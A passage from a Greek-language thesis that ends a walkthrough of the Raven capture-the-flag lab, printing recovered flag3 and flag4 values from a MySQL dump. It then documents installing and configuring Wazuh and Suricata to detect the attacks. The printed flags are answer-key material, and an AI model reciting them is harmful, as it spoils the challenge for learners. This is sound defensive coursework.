Έχοντας πρόσβαση root στο σύστημα εκτελούμε την εντολή `find / -name "*flag4*"` για να εντοπίσουμε το `flag4`. Η εντολή εντοπίζει ένα αρχείο με `/root/flag4.txt`, τα περιεχόμενα του οποίου εμφανίζουμε με την εντολή `cat /root/flag4.txt`, όπως φαίνεται στην Εικόνα 36.


```
michael@Raven: /home/steven
File Actions Edit View Help

| open | | | | | 2018-08-13 01:48:31 | flag3 | | draft | open | 0
| http://raven.local/wordpress/?p=4 | | | | | 0 | post | | | |
| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

| closed | | 4-revision-v1 | | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | | inherit | closed | 4
| http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | | 0 | revision | | | |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccc93122770cd2}

| closed | | 4-revision-v1 | | | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | | inherit | closed | 4
| http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | | 0 | revision | | | |

5 rows in set (0.00 sec)

mysql>
```

Εικόνα 38: Εύρεση flag3

3.3. Σύνοψη κεφαλαίου


Στο κεφάλαιο αυτό έγινε περιγραφή του Raven και των υπηρεσιών του και στην συνέχεια έγινε αναλυτική παρουσίαση του σεναρίου που εκτελέστηκε, καθώς και τα εργαλεία που χρησιμοποιήθηκαν. Το σενάριο εκτελέστηκε με επιτυχία, αφού επιτεύχθηκαν όλοι οι στόχοι του. Στο επόμενο κεφάλαιο θα γίνει η παρουσίαση του Wazuh.

4. Εντοπισμός επιθέσεων με Wazuh και Suricata

Στο παρόν κεφάλαιο θα παρουσιαστεί η εγκατάσταση και παραμετροποίηση δύο εργαλείων εντοπισμού επιθέσεων το Wazuh και το Suricata. Στην συνέχεια θα παρουσιαστούν τα αποτελέσματα και από τα δύο εργαλεία. Τέλος θα γίνει μία σύνοψη κεφαλαίου με όλα όσα υλοποιήθηκαν. Στην επόμενη ενότητα περιγράφεται η εγκατάσταση του Wazuh.


4.1. Εγκατάσταση Wazuh

Όπως ήδη αναφέρθηκε και στην υποενότητα 2.1.2 το Wazuh δεν εγκαταστάθηκε σε ένα λειτουργικό σύστημα με την κλασική μέθοδο, αλλά μεταφορτώθηκε από το [wazuh.com](https://documentation.wazuh.com)³² το είδωλο για εικονική μηχανή `wazuh-4.3.10.ova (sha512)`, όπως φαίνεται στην Εικόνα 39. Στο είδωλο αυτό υπάρχουν εγκατεστημένα το CentOS 7, το Wazuh manager 4.3.10, το Wazuh indexer 4.3.10, το Filebeat-OSS 7.10.2 και το Wazuh dashboard 4.3.10. Στην συνέχεια έγινε εγκατάσταση των agent του Wazuh στο σύστημα του Raven και στο σύστημα του Kali Linux, όπως φαίνεται στην Εικόνα 40, λεπτομέρειές τους θα παρουσιαστούν στην ενότητα 4.3. Στην επόμενη υποενότητα θα παρουσιαστεί η παραμετροποίηση που έγινε στο Wazuh.



Εικόνα 39: Μεταφόρτωση Wazuh


³² <https://documentation.wazuh.com/4.3/deployment-options/virtual-machine/virtual-machine.html>



Εικόνα 40: Wazuh agents σε Raven και Kali Linux

4.1.1. Παραμετροποίηση Wazuh

Με την ολοκλήρωση της εγκατάστασης του Wazuh μπορούμε μέσω της διεύθυνσης³³ να συνδεθούμε και να ρυθμίσουμε το Wazuh. Η αρχική οθόνη που φαίνεται μετά την σύνδεση δείχνει τα δομικά στοιχεία (modules) και τα χαρακτηριστικά του Wazuh, όπως φαίνεται και στην παρακάτω Εικόνα 41. Ορισμένα από τα δομικά στοιχεία του Wazuh είναι η διαχείριση πληροφοριών ασφάλειας (security information management) που αποτελείται από τα γεγονότα ασφάλειας και την παρακολούθηση της ακεραιότητας, ο εντοπισμός απειλών και η απόκριση (threat detection and response), ο έλεγχος και η παρακολούθηση πολιτικής (auditing and policy monitoring) και τέλος η ρυθμιστική συμμόρφωση (regulatory compliance).




Εικόνα 41: Αρχική οθόνη Wazuh

Η παραμετροποίηση που ακολουθήθηκε στο σύστημα του Wazuh φαίνεται από το αρχείο παραμετροποίησης που υπάρχει στο παράρτημα 7.2. και την Εικόνα 42. Από την προκαθορισμένη ρύθμιση που υπήρχε μετά την εγκατάσταση έγιναν μόνο ορισμένες αλλαγές, όπως η ενεργοποίηση

³³ <https://192.168.2.17>


του osquery, η ενεργοποίηση του vulnerability-detector και η ενεργοποίηση ανίχνευσης ευπαθειών για τα συστήματα Debian, Ubuntu, Arch. Για όλες τις υπόλοιπες ρυθμίσεις του συστήματος Wazuh παρέμειναν οι προεπιλεγμένες μετά την εγκατάστασή του. Στη ενότητα που ακολουθεί θα παρουσιαστεί η εγκατάσταση του Suricata.



Εικόνα 42: Αρχείο παραμετροποίησης Wazuh

4.2. Εγκατάσταση Suricata

Η εγκατάσταση του Suricata επιλέχθηκε να γίνει στο σύστημα του Kali Linux. Για την εγκατάστασή του εκτελέστηκαν οι εντολές α) `sudo apt-get install software-properties-common`, β) `sudo add-apt-repository ppa:oisf/suricata-stable`, γ) `sudo apt-get update`, δ) `sudo apt-get install suricata`, όπως φαίνεται στην Εικόνα 43 και την Εικόνα 44.



Εικόνα 43: Εγκατάσταση Suricata (1)

```
Preparing to unpack .../libhiredis1.1.0-1.2.0-6_amd64.deb ...
Unpacking libhiredis1.1.0:amd64 (1.2.0-6) ...
Preparing to unpack .../libhttp2_1%3a0.5.45-1_amd64.deb ...
Unpacking libhttp2 (1:0.5.45-1) over (1:0.5.42-1) ...
Preparing to unpack .../suricata_1%3a7.0.2-1+b1_amd64.deb ...
Unpacking suricata (1:7.0.2-1+b1) over (1:6.0.10-1) ...
Setting up libhttp2 (1:0.5.45-1) ...
Setting up libhyperscan5 (5.4.2-1) ...
Setting up libhiredis1.1.0:amd64 (1.2.0-6) ...
Setting up suricata (1:7.0.2-1+b1) ...
Installing new version of config file /etc/suricata/rules/decoder-events.rules ...
Installing new version of config file /etc/suricata/rules/dns-events.rules ...
Installing new version of config file /etc/suricata/rules/files.rules ...
Installing new version of config file /etc/suricata/rules/http-events.rules ...
Installing new version of config file /etc/suricata/rules/http2-events.rules ...
Installing new version of config file /etc/suricata/rules/ipsec-events.rules ...
Installing new version of config file /etc/suricata/rules/modbus-events.rules ...
Installing new version of config file /etc/suricata/rules/nfs-events.rules ...
Installing new version of config file /etc/suricata/rules/smb-events.rules ...
Installing new version of config file /etc/suricata/rules/smtp-events.rules ...
Installing new version of config file /etc/suricata/rules/stream-events.rules ...
Installing new version of config file /etc/suricata/suricata.yaml ...
Installing new version of config file /etc/suricata/threshold.config ...
suricata.service is a disabled or a static unit not running, not starting it.
Processing triggers for libc-bin (2.36-8) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...

(kali@kali)-[~]
$
```

Εικόνα 44: Εγκατάσταση Suricata (2)

Μετά την εγκατάσταση μπορούμε με τις εντολές που ακολουθούν α) `sudo systemctl enable suricata.service`, β) `sudo systemctl status suricata`, γ) `sudo systemctl start suricata`, δ) `sudo systemctl status suricata`, να εκκινήσουμε το Suricata, όπως φαίνεται στην Εικόνα 45. Στην επόμενη υποενότητα θα ακολουθήσει η παραμετροποίηση του Suricata.

```
$ sudo systemctl enable suricata.service
Synchronizing state of suricata.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable suricata
Created symlink /etc/systemd/system/multi-user.target.wants/suricata.service → /lib/systemd/system/suricata.service.

(kali@kali)-[~]
$ sudo systemctl status suricata
o suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: man:suricata(8)
           man:suricata-sc(8)
           https://suricata.io/documentation/

(kali@kali)-[~]
$ sudo systemctl start suricata

(kali@kali)-[~]
$ sudo systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
   Loaded: loaded (/lib/systemd/system/suricata.service; enabled; vendor preset: disabled)
   Active: active (running) since Thu 2024-01-25 03:14:21 EST; 1s ago
     Docs: man:suricata(8)
           man:suricata-sc(8)
           https://suricata.io/documentation/
  Process: 11699 ExecStart=/usr/bin/suricata -D --af-packet -c /etc/suricata/suricata.yaml --pidfile /run/suricata.pid (code=exited, status=0/SUCCESS)
 Main PID: 11700 (Suricata-Main)
   Tasks: 1 (limit: 2292)
    Memory: 64.4M
       CPU: 2.075s
   CGroup: /system.slice/suricata.service
```

Εικόνα 45: Εκκίνηση Suricata (1)

4.2.1. Παραμετροποίηση Suricata

Η παραμετροποίηση του Suricata ξεκίνησε αφού πρώτα σταμάτησε να εκτελείται. Το αρχείο στο οποίο έγιναν οι ρυθμίσεις για το Suricata είναι το `/etc/suricata/suricata.yaml`. Οι βασικές ρυθμίσεις που έγιναν αφορούσαν το δίκτυο στο οποίο θα λειτουργεί, δηλαδή το `HOME_NET`: “[192.168.2.0/24]”, η ρύθμιση που αφορά την υποστήριξη καταγραφής υψηλής ταχύτητας στο linux (linux high speed capture support), δηλαδή `af-packet`: `-interface: eth0`, η υποστήριξη libcap μεταξύ διαφορετικών πλατφορμών (cross platform libcap capture support), δηλαδή `pcap`: -

interface: eth0, το αναγνωριστικό ροής κοινότητας (community flow id) , δηλαδή community-id: true και τη ρύθμιση για το Suricata να φορτώσει τους διαχειριζόμενους κανόνες suricata-update, δηλαδή default-rule-path: /var/lib/suricata/rules και rule-files: - suricata.rules. Το σύνολο των ρυθμίσεων υπάρχει στο παράρτημα 7.3. Αφού γίνουν οι ρυθμίσεις εκτελείται η εντολή sudo suricata-update για να γίνει η ενημέρωση των κανόνων, όπως φαίνεται στην Εικόνα 46 και την Εικόνα 47.

```
l4 sudo suricata-update
25/1/2024 -- 03:37:40 -- <Info> -- Using data-directory /var/lib/suricata.
25/1/2024 -- 03:37:40 -- <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
25/1/2024 -- 03:37:40 -- <Info> -- Using /etc/suricata/rules for Suricata provided rules.
25/1/2024 -- 03:37:40 -- <Info> -- Found Suricata version 7.0.2 at /usr/bin/suricata.
25/1/2024 -- 03:37:40 -- <Info> -- Loading /etc/suricata/suricata.yaml
25/1/2024 -- 03:37:40 -- <Info> -- Disabling rules for protocol pgsq
25/1/2024 -- 03:37:40 -- <Info> -- Disabling rules for protocol modbus
25/1/2024 -- 03:37:40 -- <Info> -- Disabling rules for protocol dnp3
25/1/2024 -- 03:37:40 -- <Info> -- Disabling rules for protocol enip
25/1/2024 -- 03:37:40 -- <Info> -- No sources configured, will use Emerging Threats Open
25/1/2024 -- 03:37:40 -- <Info> -- Fetching https://rules.emergingthreats.net/open/suricata-7.0.2/emerging.rules.tar.gz.
100% - 4209173/4209173
25/1/2024 -- 03:37:41 -- <Info> -- Done.
25/1/2024 -- 03:37:41 -- <Info> -- Loading distribution rule file /etc/suricata/rules/app-layer-events.rules
25/1/2024 -- 03:37:41 -- <Info> -- Loading distribution rule file /etc/suricata/rules/decoder-events.rules
25/1/2024 -- 03:37:41 -- <Info> -- Loading distribution rule file /etc/suricata/rules/dhcp-events.rules
25/1/2024 -- 03:37:41 -- <Info> -- Loading distribution rule file /etc/suricata/rules/dnp3-events.rules
25/1/2024 -- 03:37:41 -- <Info> -- Loading distribution rule file /etc/suricata/rules/dns-events.rules
```

Εικόνα 46: Suricata update (1)

```
25/1/2024 -- 03:37:41 -- <Info> -- Loading distribution rule file /etc/suricata/rules/tls-events.rules
25/1/2024 -- 03:37:42 -- <Info> -- Ignoring file rules/emerging-deleted.rules
25/1/2024 -- 03:37:47 -- <Info> -- Loaded 47091 rules.
25/1/2024 -- 03:37:47 -- <Info> -- Disabled 14 rules.
25/1/2024 -- 03:37:47 -- <Info> -- Enabled 0 rules.
25/1/2024 -- 03:37:47 -- <Info> -- Modified 0 rules.
25/1/2024 -- 03:37:47 -- <Info> -- Dropped 0 rules.
25/1/2024 -- 03:37:48 -- <Info> -- Enabled 133 rules for flowbit dependencies.
25/1/2024 -- 03:37:48 -- <Info> -- Backing up current rules.
25/1/2024 -- 03:37:53 -- <Info> -- Writing rules to /var/lib/suricata/rules/suricata.rules: total: 47091; enabled: 36450; added: 5551; removed 98; modified:
17680
25/1/2024 -- 03:37:53 -- <Info> -- Writing /var/lib/suricata/rules/classification.config
25/1/2024 -- 03:37:53 -- <Info> -- Testing with suricata -T.
25/1/2024 -- 03:38:37 -- <Info> -- Done.
[~](kali@kali)~]
```

Εικόνα 47: Suricata update (2)

Στη συνέχεια να αναφέρουμε ότι με την εντολή sudo suricata-update list-sources μπορούμε να δούμε επιπλέον αποθετήρια κανόνων για το Suricata και στην συνέχεια να εγκαταστήσουμε περισσότερους κανόνες και από αυτά με τις εντολές α) sudo suricata-update enable-source malsilo/win-malware, β) sudo suricata-update, όπως φαίνεται την Εικόνα 48. Τέλος αφού έχουμε προχωρήσει και στην προσθήκη ορισμένων νέων κανόνων από τη πηγή malsilo/win-malware με κατάλληλες εντολές μπορούμε να δοκιμάσουμε το αρχείο ρυθμίσεων, ώστε να εντοπίσουμε αν υπάρχει κάτι το οποίο δεν έγινε σωστά. Οι εντολές που εκτελέστηκαν για να γίνει η δοκιμή είναι sudo systemctl status suricata.service για να ελεγχθεί αν εκτελείται το Suricata (το Suricata ήταν σταματημένο) και στην συνέχεια η εντολή sudo suricata -T -c /etc/suricata/suricata.yaml -v το αποτέλεσμα της οποίας φαίνεται στην Εικόνα 49. Μετά την επιτυχή δοκιμή των ρυθμίσεων έγινε κανονική εκτέλεση του Suricata με την εντολή sudo systemctl start suricata.service. Στην επόμενη ενότητα θα γίνει παρουσίαση των αποτελεσμάτων του Wazuh.

```
Name: malsilo/win-malware
Vendor: malsilo
Summary: Commodity malware rules
License: MIT
Name: stamus/lateral
Vendor: Stamus Networks
Summary: Lateral movement rules
License: GPL-3.0-only

(kali@kali)-[~]
$ sudo suricata-update enable-source malsilo/win-malware
25/1/2024 -- 04:22:04 -- <Info> -- Using data-directory /var/lib/suricata.
25/1/2024 -- 04:22:04 -- <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
25/1/2024 -- 04:22:04 -- <Info> -- Using /etc/suricata/rules for Suricata provided rules.
25/1/2024 -- 04:22:04 -- <Info> -- Found Suricata version 7.0.2 at /usr/bin/suricata.
25/1/2024 -- 04:22:04 -- <Info> -- Creating directory /var/lib/suricata/update/sources
25/1/2024 -- 04:22:04 -- <Info> -- Enabling default source et/open
25/1/2024 -- 04:22:04 -- <Info> -- Source malsilo/win-malware enabled

(kali@kali)-[~]
$ sudo suricata-update
25/1/2024 -- 04:22:11 -- <Info> -- Using data-directory /var/lib/suricata.
25/1/2024 -- 04:22:11 -- <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
25/1/2024 -- 04:22:11 -- <Info> -- Using /etc/suricata/rules for Suricata provided rules.
25/1/2024 -- 04:22:11 -- <Info> -- Found Suricata version 7.0.2 at /usr/bin/suricata.
25/1/2024 -- 04:22:11 -- <Info> -- Loading /etc/suricata/suricata.yaml
25/1/2024 -- 04:22:11 -- <Info> -- Disabling rules for protocol pgsq
25/1/2024 -- 04:22:11 -- <Info> -- Disabling rules for protocol modbus
25/1/2024 -- 04:22:11 -- <Info> -- Disabling rules for protocol dnp3
25/1/2024 -- 04:22:11 -- <Info> -- Disabling rules for protocol enip
25/1/2024 -- 04:22:11 -- <Info> -- Fetching https://malsilo.gitlab.io/feeds/dumps/malsilo.rules.tar.gz.
100% - 1089/1089
```

Εικόνα 48: Προσθήκη επιπλέον κανόνων από malsilo/win-malware

```
(kali@kali)-[~]
$ sudo suricata -T -c /etc/suricata/suricata.yaml -v
Notice: suricata: This is Suricata version 7.0.2 RELEASE running in SYSTEM mode
Info: cpu: CPUs/cores online: 2
Info: suricata: Running suricata under test mode
Info: suricata: Setting engine mode to IDS mode by default
Info: exception-policy: master exception-policy set to: auto
Info: logopenfile: fast output device (regular) initialized: fast.log
Info: logopenfile: eve-log output device (regular) initialized: eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Info: detect: 1 rule files processed, 36464 rules successfully loaded, 0 rules failed
Info: threshold-config: Threshold config parsed: 0 rule(s) found
Info: detect: 36467 signatures processed. 1197 are IP-only rules, 4943 are inspecting packet payload, 30107 inspect application layer, 108 are decoder event only
Notice: suricata: Configuration provided was successfully loaded. Exiting.
```

Εικόνα 49: Δοκιμαστική εκτέλεση ρυθμίσεων suricata.yaml

4.3. Εγκατάσταση Wazuh agent σε Raven και Kali Linux

Στη ενότητα αυτή θα γίνει παρουσίαση της εγκατάστασης των agent του Wazuh στα συστήματα του Raven και του Kali Linux. Οι agent θα παρέχουν πληροφορίες στο Wazuh για τα γεγονότα ασφάλεια που θα συμβαίνουν στα συστήματα αυτά. Στην επόμενη υποενότητα παρουσιάζεται η εγκατάσταση του Wazuh agent στο Raven.

4.3.1. Εγκατάσταση Wazuh agent σε Raven

Για να γίνει η εγκατάσταση του Wazuh agent στο Raven, αφού αποκτήθηκε root πρόσβαση στο σύστημα, εκτελέστηκαν οι εντολές: 1) `apt-get update`, 2) `curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-key add -` 3) `echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | tee -a /etc/apt/sources.list.d/wazuh.list`, 4) `sed -i "s/^deb/#deb/" /etc/apt/sources.list.d/wazuh.list`, 5) `WAZUH_MANAGER="192.168.2.17" apt-get install wazuh-agent`, 6) `apt-get update`, 7) `sudo systemctl start wazuh-agent`, 8) `sudo systemctl daemon-reload`, όπως φαίνονται στην Εικόνα 50. Στην επόμενη υποενότητα παρουσιάζεται η εγκατάσταση του Wazuh agent στο Kali Linux.

```

248 apt update
249 curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-key add -
250 echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | tee -a /etc/
pt/sources.list.d/wazuh.list
251 WAZUH_MANAGER="192.168.2.17" apt-get install wazuh-agent
252 apt-get update
253 WAZUH_MANAGER="192.168.2.17" apt-get install wazuh-agent
254 sed -i "s/^deb/#deb/" /etc/apt/sources.list.d/wazuh.list
255 apt-get update
256 sudo systemctl daemon-reload
257 sudo systemctl enable wazuh-agent
258 sudo systemctl enable wazuh-agent
259 sudo systemctl start wazuh-agent
260 sudo systemctl daemon-reload

```

Εικόνα 50: Εγκατάσταση Wazuh agent στο Raven

4.3.2. Εγκατάσταση Wazuh agent σε Kali Linux

Παρόμοια με την εγκατάσταση στο σύστημα του Raven έγινε και η εγκατάσταση στο σύστημα του Kali Linux εκτελώντας τις εντολές: 1) `sudo apt-get install gnupg apt-transport-https`. 2) `sudo curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -`, 3) `sudo echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list`, 4) `sudo WAZUH_MANAGER="192.168.2.17" sudo apt-get install wazuh-agent`, όπως φαίνονται στην Εικόνα 51. Στην επόμενη υποενότητα παρουσιάζεται η παραμετροποίηση που πραγματοποιήθηκε στο Wazuh.

```

Setting up gpg-wks-server (2.2.40-1.1+b1) ...
Setting up gpg-wks-client (2.2.40-1.1+b1) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for libc-bin (2.36-8) ...

(kali@kali)~$ sudo curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | apt-key add -
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
E: This command can only be used by root.

(kali@kali)~$ sudo curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
OK

(kali@kali)~$ sudo echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list
deb https://packages.wazuh.com/4.x/apt/ stable main

(kali@kali)~$ sudo WAZUH_MANAGER="192.168.2.17" sudo apt-get install wazuh-agent
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done

```

Εικόνα 51: Εγκατάσταση Wazuh agent στο Kali Linux


4.4. Παρουσίαση αποτελεσμάτων στο Wazuh

Στη ενότητα αυτή θα γίνει παρουσίαση περιστατικών επιθέσεων και πως αυτά εντοπίζονται και φαίνονται στο Wazuh. Οι επιθέσεις θα είναι αυτές που εκδηλώθηκαν στο Raven και ορισμένες ακόμη. Στην υποενότητα που ακολουθεί παρουσιάζεται ο εντοπισμός ανωμαλίας στο σύστημα του Raven.

4.4.1. Εντοπισμός ανωμαλίας

Ένα από τα γεγονότα που εντόπισε το Wazuh με τη βοήθεια του agent 001, όπως φαίνεται στην Εικόνα 70, είναι μία ανωμαλία όσον αφορά τα δικαιώματα διαφόρων αρχείων μέσα στο φάκελο `/var/www/html/`. Τα αρχεία αυτά είναι αρχεία root και έχουν πρόσβαση εγγραφής όλοι οι

χρήστες. Βλέπουμε όλες τις λεπτομέρειες αυτές ώστε να πράξουμε αναλόγως. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο netdiscover.

